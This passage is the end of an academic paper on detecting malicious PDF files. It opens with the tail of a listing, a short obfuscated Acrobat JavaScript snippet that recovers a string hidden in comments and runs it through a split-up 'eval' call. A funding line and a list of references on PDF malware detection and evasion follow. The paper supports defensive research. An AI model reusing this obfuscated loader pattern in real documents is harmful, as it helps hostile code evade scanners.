var l = s.replace(/z/g, 'a%b'.replace(/[ab]/g, ''));
var th = event.target; s = th['unes' + 'cape'] (l) ;
var e = app['ev' + 'al'];
e(s);
}
```

Listing 4 A short JavaScript code used to retrieve a string hidden within comments

Funding Open Access funding enabled and organized by CAUL and its Member Institutions.

References

1. Adobe Systems Incorporated (2007) Javascript^{TM} for acrobat® api reference, available online at https://www.adobe.com/content/dam/acom/en/devnet/acrobat/pdfs/js_api_reference.pdf. Accessed Sep 2019
2. Carlin D, O'Kane P, Sezer S (2019) A cost analysis of machine learning using dynamic runtime opcodes for malware detection. Comput Secur 85:138–155
3. Carmony C, Hu X, Yin H, Bhaskar AV, Zhang M (2016) Extract Me If You Can: Abusing PDF Parsers in Malware Detectors. In: NDSS, pp 1–15
4. Dang H, Huang Y, Chang E-C (2017) Evading Classifiers by Morphing in the Dark. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. Dallas, Texas, USA: ACM, pp 119–133
5. Ding Y, Wu R, Zhang X (2019) Ontology-based knowledge representation for malware individuals and families, Computers & Security, p 101574
6. Ehteshamifar S, Barresi A, Gross TR, Pradel M (2019) Easy to fool? testing the anti-evasion capabilities of pdf malware scanners. arXiv:1901. 05674
7. Endignoux G, Levillain O, Migeon J-Y (2016) Caradoc: A pragmatic approach to pdf parsing and validation. In: Security and Privacy Workshops (SPW). IEEE, pp 126–139
8. Falah A, Pan L, Abdelrazek M, Doss R (2018) Identifying drawbacks in malicious pdf detectors. In: International conference on future network systems and security. Springer, pp 128–139
9. Falah A, Pan L, Huda S, Pokhrel SR, Anwar A (2021) Improving malicious pdf classifier with feature engineering: a data-driven approach. Futur Gener Comput Syst 115:314–326
10. Hinton GE, Roweis ST (2003) Stochastic neighbor embedding. In: Advances in neural information processing systems, pp 857–864
11. Jordan A, Gauthier F, Hassanshahi B, Zhao D (2018) Safe-pdf: Robust detection of javascript pdf malware using abstract interpretation. arXiv:1810.12490
12. Li M, Liu Y, Yu M, Li G, Wang Y, Liu C (2017) Fepdf: A robust feature extractor for malicious pdf detection. In: 2017 IEEE Trustcom/BigDataSE/ICESS, pp 218–224
13. Liu D, Wang H, Stavrou A (2014) Detecting malicious javascript in pdf through document instrumentation. In: Dependable Systems and Networks (DSN), 2014 44th Annual IEEE/IFIP International conference on. IEEE, pp 100–111
14. Maiorca D, Ariu D, Corona I, Giacinto G (2015) A structural and content-based approach for a precise and robust detection of malicious pdf files. In: Information systems security and privacy (ICISSP), 2015 International conference on. IEEE, pp 27–36
15. Maiorca D, Corona I, Giacinto G (2013) Looking at the bag is not enough to find the bomb: an evasion of structural methods for malicious pdf files detection. In: Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security. ACM, pp 119–130
16. Metasploit (2013) Cool pdf image stream - remote buffer overflow, available online at https://www.exploit-db.com/exploits/24876. Accessed Sep 2019
17. Nath HV, Mehtre BM (2015) Ensemble learning for detection of malicious content embedded in pdf documents. In: 2015 IEEE International conference on signal processing, informatics, communication and energy systems (SPICES), pp 1–5
18. Nissim N, Cohen A, Glezer C, Elovici Y (2015) Detection of malicious pdf files and directions for enhancements: a state-of-the art survey. Comput Secur 48:246–266
19. Nissim N, Cohen A, Moskovitch R, Shabtai A, Edri M, BarAd O, Elovici Y (2016) Keeping pace with the creation of new malicious pdf files using an active-learning based detection framework. Secur Inf 5(1):1

20. Park J, Kim H (2017) k-depth mimicry attack to secretly embed shellcode into pdf files. In: International conference on information science and applications. Springer, pp 388–395
21. Pontiroli SM, Martinez FR (2015) The tao of.net and powershell malware analysis. In: Virus bulletin conference, pp 1–26
22. Scofield D, Miles C, Kuhn S (2017) Fast model learning for the detection of malicious digital documents. In: Proceedings of the 7th Software Security, Protection, and Reverse Engineering / Software Security and Protection Workshop, ser. SSPREW-7. New York, NY, USA: ACM, pp 3:1–3:8
23. Singh P, Tapaswi S, Gupta S (2020) Malware detection in PDF and office documents: a survey. Inf Secur J: A Glob Perspect 29(3):134–153
24. Smutz C, Stavrou A (2012) Malicious PDF detection using metadata and structural features. In: Proceedings of the 28th annual computer security applications conference. ACM, pp 239–248. Accessed Aug 2019
25. Smutz C, Stavrou A (2016) When a tree falls: using diversity in ensemble classifiers to identify evasion in Malware detectors. In: NDSS, pp 1–15
26. Šrndić N, Laskov P (2014) Practical evasion of a learning-based classifier: a case study. In: Security and Privacy (SP), 2014 IEEE Symposium on. IEEE, pp 197–211. Accessed Aug 2019
27. Šrndić N, Laskov P (2016) Hidost: a static machine-learning-based detector of malicious files. EURASIP J Inf Secur 2016(1):22
28. Wüst K, Tsankov P, Radomirović S, Dashti MT (2017) Force open: Lightweight black box file repair. Digit Investig 20:S75–S82
29. Xu M, Kim T (2017) PlatPal: Detecting Malicious Documents with Platform Diversity. In: USENIX Security Symposium, pp 271–287
30. Xu W, Qi Y, Evans D (2016) Automatically evading classifiers. In: NDSS, pp 21–24